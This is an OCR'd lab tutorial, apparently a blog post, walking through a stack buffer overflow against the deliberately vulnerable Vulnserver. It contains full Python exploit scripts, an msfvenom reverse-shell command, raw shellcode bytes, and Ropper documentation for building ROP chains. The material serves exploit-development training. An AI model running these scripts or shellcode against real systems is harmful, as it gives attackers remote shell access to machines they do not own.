


As we got the pattern, we can use Metasploit to find the no of bytes it takes to overwrite EIP

There we go ! we found the offset value. Now we can proceed to the next step which is overwriting. This is a step to confirm if the 2003 bytes are correct. We use the same script with slight modification. We try to overwrite the EIP with a bunch of 'B'.



This step should overwrite EIP with 4 'B' is form of HEX , which is 42424242



So now that it is confirmed that 2003 is correct, we move to the next step. The next step is finding the bad character.

Depending on the program, certain hex characters may be reserved for special commands and could crash or have unwanted effects on the program if executed. An example is 0x00, the null byte. When the program encounters this hex character, it will mark the end of a string or command. This could make our shell code useless if the program will only execute a part of it. To figure out what hex characters we can't use in the shellcode, we can just send a payload with all bytes from 0x01–0xFF and examine the program's memory. The list of bad characters can be found in browser or you can copy this from here

```
badChars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
"\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

Writing the script for finding the bad characters.

```
  GNU nano 5.4                                                  badchar.py *
#! /usr/bin/python
import sys, socket

badChars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
"\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

shellcode = "A" * 2003 + "B" * 4 + badchars
try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.29.241' ,9999)) # windows ip and port to be given in
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Eroor connecting to the server "
        sys.exit()
```

Unfortunately, this doesn't happen here, but I will share some clips where such a situation arises.




Image Credits: CyberMentor

Knowing that we don't have a bad character problem, we can move on to the next step.

We are nearing the end. This step is finding the right module. This step is a bit tough to understand as it may involve small concepts on endian architecture and assembly language.

We need to find an address that contains the operation JMP ESP, but many protection mechanisms will be tough to find. Use mona.py to see modules that don't have any protection mechanisms:

mona.py can be downloaded from here https://github.com/corelan/mona


The mona.py should be placed in the following folder
C:/program files(x86)/immunity Inc/Immunity Debugger/PyCommands

Now type !mona modules in the command bar


We will have about 9 pointers, out of which 2 of them have all protection as false, this will be our point of attack.

Now we will be targeting essfunc.dll. Things get confusing here, we need to set a breakpoint at JMP ESP. This is to write give our code. I will make it more clear as we go into the steps.

For now, we need to find the opcode for JMP ESP for which we can use the NASM shell



FFE4 it is. Converting to hex form, which can be understood by machine. We type !mona find -s “\xff\xe4” -m essfunc.dll (which we found that it has all false in the protection). We will have about 9 pointers, out of which the first one is the point of an attack (Sorry for the spoiler :))



Now we need to set a break-point. For this, you will find a blue-black arrow (6 buttons after the run button). Type the first pointer. Now the JMP ESP will get highlighted. To set a breakpoint, use a shortcut key F2. So you get it now? I set a breakpoint to insert my own code with my script.

Now the concept of little endian comes in. We need to reverse the pointer by 2 bits. For example, if the address is 625011af, we use “\xaf\x11\x50\x62” in the script. To know more about little endian check this out https://www.freecodecamp.org/news/what-is-endianness-big-endian-vs-little-endian/

Now everything is ready, let’s run the script.

```
  GNU nano 5.4                                                  righmodule.py
#! /usr/bin/python

import sys, socket

# Enter the no of bytes
#for example if the address as like : 625011af
#this is due to little endian architecture

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

try:

        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('' , 9999)) # windows ip

        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:

        print "Error connecting to the server "
        sys.exit()
```


We can see that the EIP gets overwritten by the first pointer of essfunc.dll.

```
Registers (FPU)
EAX 00E5F1E8 ASCII "TRUN /.:/AAAAAAAAAA
ECX 007A4FA4
EDX 00000000
EBX 00000120
ESP 00E5F9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 625011AF essfunc.625011AF
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 25F000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
```

Success! We can move to the final step which is Getting a shellcode. The shellcode should be in hex form. We use a tool called msfvenom for this.

msfvenom -p windows/shell_reverse_tcp LHOST= LPORT=4444 EXITFUNC=thread -f c -a x86 -b “\x00”

where
LHOST is the Attack machine (in my case it is Kali), use ifconfig to your machine’s IP
EXITFUNC=thread is for making the shell stable
-f is for the file type, here it is C
-a is for architecture, here it is x86
-b is for bad character, which only the null byte is needed here




```
unsigned char buf[] =
"\xda\xd2\xba\x0e\x62\x33\xae\xd9\x74\x24\xf4\x5d\x31\xc9\xb1"
"\x52\x31\x55\x17\x83\xc5\x04\x03\x5b\x71\xd1\x5b\x9f\x9d\x97"
"\xa4\x5f\x5e\xf8\x2d\xba\x6f\x38\x49\xcf\xc0\x88\x19\x9d\xec"
"\x63\x4f\x35\x66\x01\x58\x3a\xcf\xac\xbe\x75\xd0\x9d\x83\x14"
"\x52\xdc\xd7\xf6\x6b\x2f\x2a\xf7\xac\x52\xc7\xa5\x65\x18\x7a"
"\x59\x01\x54\x47\xd2\x59\x78\xcf\x07\x29\x7b\xfe\x96\x21\x22"
"\x20\x19\xe5\x5e\x69\x01\xea\x5b\x23\xba\xd8\x10\xb2\x6a\x11"
"\xd8\x19\x53\x9d\x2b\x63\x94\x1a\xd4\x16\xec\x58\x69\x21\x2b"
"\x22\xb5\xa4\xaf\x84\x3e\x1e\x0b\x34\x92\xf9\xd8\x3a\x5f\x8d"
"\x86\x5e\x5e\x42\xbd\x5b\xeb\x65\x11\xea\xaf\x41\xb5\xb6\x74"
"\xeb\xec\x12\xda\x14\xee\xfc\x83\xb0\x65\x10\xd7\xc8\x24\x7d"
"\x14\xe1\xd6\x7d\x32\x72\xa5\x4f\x9d\x28\x21\xfc\x56\xf7\xb6"
"\x03\x4d\x4f\x28\xfa\x6e\xb0\x61\x39\x3a\xe0\x19\xe8\x43\x6b"
"\xd9\x15\x96\x3c\x89\xb9\x49\xfd\x79\x7a\x3a\x95\x93\x75\x65"
"\x85\x9c\x5f\x0e\x2c\x67\x08\xf1\x19\x7a\x17\x99\x5b\x84\xb6"
"\x06\xd5\x62\xd2\xa6\xb3\x3d\x4b\x5e\x9e\xb5\xea\x9f\x34\xb0"
"\x2d\x2b\xbb\x45\xe3\xdc\xb6\x55\x94\x2c\x8d\x07\x33\x32\x3b"
"\x2f\xdf\xa1\xa0\xaf\x96\xd9\x7e\xf8\xff\x2c\x77\x6c\x12\x16"
"\x21\x92\xef\xce\x0a\x16\x34\x33\x94\x97\xb9\x0f\xb2\x87\x07"
"\x8f\xfe\xf3\xd7\xc6\xa8\xad\x91\xb0\x1a\x07\x48\x6e\xf5\xcf"
"\x0d\x5c\xc6\x89\x11\x89\xb0\x75\xa3\x64\x85\x8a\x0c\xe1\x01"
"\xf3\x70\x91\xee\x2e\x31\xb1\x0c\xfa\x4c\x5a\x89\x6f\xed\x07"
"\x2a\x5a\x32\x3e\xa9\x6e\xcb\xc5\xb1\x1b\xce\x82\x75\xf0\xa2"
"\x9b\x13\xf6\x11\x9b\x31";
```

just copy the hex part and use it in the python script. The concept of NOPS comes into place now. We use NOPS to avoid interference. Sometimes our code might not work. Depending on the payload size you can reduce the no of bytes used. The debugger is not required for this step.

```
  GNU nano 5.4                                                    overwrite.py
#! /usr/bin/python
import sys, socket

overflow = ("\xdb\xd0\xbf\x28\xbf\x95\xa1\xd9\x74\x24\xf4\x5d\x31\xc9\xb1"
"\x52\x83\xc5\x04\x31\x7d\x13\x03\x55\xac\x77\x54\x59\x3a\xf5"
"\x97\xa1\xbb\x9a\x1e\x44\x8a\x9a\x45\x0d\xbd\x2a\x0d\x43\x32"
"\xc0\x43\x77\xc1\xa4\x4b\x78\x62\x02\xaa\xb7\x73\x3f\x8e\xd6"
"\xf7\x42\xc3\x38\xc9\x8c\x16\x39\x0e\xf0\xdb\x6b\xc7\x7e\x49"
"\x9b\x6c\xca\x52\x10\x3e\xda\xd2\xc5\xf7\xdd\xf3\x58\x83\x87"
"\xd3\x5b\x40\xbc\x5d\x43\x85\xf9\x14\xf8\x7d\x75\xa7\x28\x4c"
"\x76\x04\x15\x60\x85\x54\x52\x47\x76\x23\xaa\xbb\x0b\x34\x69"
"\xc1\xd7\xb1\x69\x61\x93\x62\x55\x93\x70\xf4\x1e\x9f\x3d\x72"
"\x78\xbc\xc0\x57\xf3\xb8\x49\x56\xd3\x48\x09\x7d\xf7\x11\xc9"
"\x1c\xae\xff\xbc\x21\xb0\x5f\x60\x84\xbb\x72\x75\xb5\xe6\x1a"
"\xba\xf4\x18\xdb\xd4\x8f\x6b\xe9\x7b\x24\xe3\x41\xf3\xe2\xf4"
"\xa6\x2e\x52\x6a\x59\xd1\xa3\xa3\x9e\x85\xf3\xdb\x37\xa6\x9f"
"\x1b\xb7\x73\x0f\x4b\x17\x2c\xf0\x3b\xd7\x9c\x98\x51\xd8\xc3"
"\xb9\x5a\x32\x6c\x53\xa1\xd5\x53\x0c\xb4\xfa\x3c\x4f\xc6\x15"
"\xe1\xc6\x20\x7f\x09\x8f\xfb\xe8\xb0\x8a\x77\x88\x3d\x01\xf2"
"\x8a\xb6\xa6\x03\x44\x3f\xc2\x17\x31\xcf\x99\x45\x94\xd0\x37"
"\xe1\x7a\x42\xdc\xf1\xf5\x7f\x4b\xa6\x52\xb1\x82\x22\x4f\xe8"
"\x3c\x50\x92\x6c\x06\xd0\x49\x4d\x89\xd9\x1c\xe9\xad\xc9\xd8"
"\xf2\xe9\xbd\xb4\xa4\xa7\x6b\x73\x1f\x06\xc5\x2d\xcc\xc0\x81"
"\xa8\x3e\xd3\xd7\xb4\x6a\xa5\x37\x04\xc3\xf0\x48\xa9\x83\xf4"
"\x31\xd7\x33\xfa\xe8\x53\x53\x19\x38\xae\xfc\x84\xa9\x13\x61"
"\x37\x04\x57\x9c\xb4\xac\x28\x5b\xa4\xc5\x2d\x27\x62\x36\x5c"
"\x38\x07\x38\xf3\x39\x02")

# here add we have nops which --> no operation
#this is imp because our code might not even work if there was no nops , due to interference .
#depends on payload size
shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow
try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.29.241' , 9999)) # windows ip and port to be given in
        s.send(('TRUN /.:/' + shellcode))
        s.close()
except:
        print "Eroor connecting to the server "
        sys.exit()
```

Remember we set LPORT as 4444, so we have to set up a listener.



AND WE HAVE THE ACCESS !!!
It is a reverse shell and using netcat we were able to listen to port 4444.

https://corruptedprotocol.medium.com/buffer-overflow-vulnserver-4951a4318966

Ropchains

Ropper - rop gadget finder and binary information tool

You can use ropper to look at information about files in different file formats and you can find ROP and JOP gadgets to build chains for different architectures. Ropper supports ELF, MachO and the PE file format. Other files can be opened in RAW format. The following architectures are supported:

- x86 / x86_64
- Mips / Mips64
- ARM (also Thumb Mode)/ ARM64
- PowerPC / PowerPC64

Ropper is inspired by ROPgadget, but should be more than a gadgets finder. So it is possible to show information about a binary like header, segments, sections etc. Furthermore it is possible to edit the binaries and edit the header fields, but currently this is not fully implemented and in a experimental state. For disassembly ropper uses the awesome Capstone Framework.

Now you can generate rop chain automatically (auto-roper) for execve and mprotect syscall.

usage: Ropper.py [-h] [-v] [--console] [-f <file>] [-r] [--db <dbfile>]

[-a <arch>] [--section <section>] [--string [<string>]]

[--hex] [--disassemble <address:length>] [-i] [-e]

[--imagebase] [-c] [-s] [-S] [--imports] [--symbols]

[--set <option>] [--unset <option>] [-I <imagebase>] [-p]

[-j <reg>] [--stack-pivot] [--inst-count <n bytes>]

[--search <regex>] [--quality <quality>] [--filter <regex>]

[--opcode <opcode>] [--type <type>] [--detailed] [--all]

[--chain <generator>] [-b <badbytes>] [--nocolor]

You can use ropper to display information about binary files in different file formats

and you can search for gadgets to build rop chains for different architectures

supported filetypes:

ELF

PE

Mach-O

Raw

supported architectures:

```
  x86 [x86]
  x86_64 [x86_64]
  MIPS [MIPS, MIPS64]
  ARM/Thumb [ARM, ARMTHUMB]
  ARM64 [ARM64]
  PowerPC [PPC, PPC64]

available rop chain generators:
  execve (execve[=<cmd>], default /bin/sh) [Linux x86, x86_64]
  mprotect  (mprotect=<address>:<size>) [Linux x86, x86_64]
  virtualprotect (virtualprotect=<address iat vp>:<size>) [Windows x86]

optional arguments:
  -h, --help          show this help message and exit
  -v, --version       Print version
  --console           Starts interactive commandline
  -f <file>, --file <file>
                      The file to load
  -r, --raw           Loads the file as raw file
  --db <dbfile>       The dbfile to load
  -a <arch>, --arch <arch>
                      The architecture of the loaded file
  --section <section>   The data of the this section should be printed
  --string [<string>]   Looks for the string <string> in all data sections
  --hex               Prints the selected sections in a hex format
  --disassemble <address:length>
                      Disassembles instruction at address <address>
                      (0x12345678:L3). The count of instructions to
                      disassemble can be specified (0x....:L...)
  -i, --info          Shows file header [ELF/PE/Mach-O]
  -e                  Shows EntryPoint
```

```
--imagebase          Shows ImageBase [ELF/PE/Mach-O]
-c, --dllcharacteristics
                     Shows DllCharacteristics [PE]
-s, --sections       Shows file sections [ELF/PE/Mach-O]
-S, --segments       Shows file segments [ELF/Mach-O]
--imports            Shows imports [ELF/PE]
--symbols            Shows symbols [ELF]
--set <option>       Sets options. Available options: aslr nx
--unset <option>     Unsets options. Available options: aslr nx
-I <imagebase>       Uses this imagebase for gadgets
-p, --ppr            Searches for 'pop reg; pop reg; ret' instructions
                     [only x86/x86_64]
-j <reg>, --jmp <reg>
                     Searches for 'jmp reg' instructions (-j reg[,reg...])
                     [only x86/x86_64]
--stack-pivot        Prints all stack pivot gadgets
--inst-count <n bytes>
                     Specifies the max count of instructions in a gadget
                     (default: 10)
--search <regex>     Searches for gadgets
--quality <quality>  The quality for gadgets which are found by search (1 =
                     best)
--filter <regex>     Filters gadgets
--opcode <opcode>    Searchs for opcodes (e.g. ffe4 or ffe? or ff??)
--type <type>        Sets the type of gadgets [rop, jop, sys, all]
                     (default: all)
--detailed           Prints gadgets more detailed
--all                Does not remove duplicate gadgets
--chain <generator>  Generates a ropchain [generator=parameter]
-b <badbytes>, --badbytes <badbytes>
                     Set bytes which should not contains in gadgets
```

--nocolor Disables colored output

example uses:

[Generic]

ropper.py

ropper.py --file /bin/ls --console

[Informations]

ropper.py --file /bin/ls --info

ropper.py --file /bin/ls --imports

ropper.py --file /bin/ls --sections

ropper.py --file /bin/ls --segments

ropper.py --file /bin/ls --set nx

ropper.py --file /bin/ls --unset nx

[Gadgets]

ropper.py --file /bin/ls --inst-count 5

ropper.py --file /bin/ls --search "sub eax" --badbytes 000a0d

ropper.py --file /bin/ls --search "sub eax" --detail

ropper.py --file /bin/ls --filter "sub eax"

ropper.py --file /bin/ls --inst-count 5 --filter "sub eax"

ropper.py --file /bin/ls --opcode ffe4

ropper.py --file /bin/ls --opcode ffe?

ropper.py --file /bin/ls --opcode ??e4

ropper.py --file /bin/ls --detailed

ropper.py --file /bin/ls --ppr --nocolor

ropper.py --file /bin/ls --jmp esp,eax

ropper.py --file /bin/ls --type jop

ropper.py --file /bin/ls --chain execve=/bin/sh

ropper.py --file /bin/ls --chain execve=/bin/sh --badbytes 000a0d

ropper.py --file /bin/ls --chain mprotect=0xbfdff000:0x21000

[Search]

? any character

% any string

Example:

ropper.py --file /bin/ls --search "mov e?x"

0x000067f1: mov edx, dword ptr [ebp + 0x14]; mov dword ptr [esp], edx; call eax

0x00006d03: mov eax, esi; pop ebx; pop esi; pop edi; pop ebp; ret ;

0x00006d6f: mov ebx, esi; mov esi, dword ptr [esp + 0x18]; add esp, 0x1c; ret ;

0x000076f8: mov eax, dword ptr [eax]; mov byte ptr [eax + edx], 0; add esp, 0x18; pop ebx; ret ;

ropper.py --file /bin/ls --search "mov [%], edx"

0x000067ed: mov dword ptr [esp + 4], edx; mov edx, dword ptr [ebp + 0x14]; mov dword ptr [esp], edx; call eax;

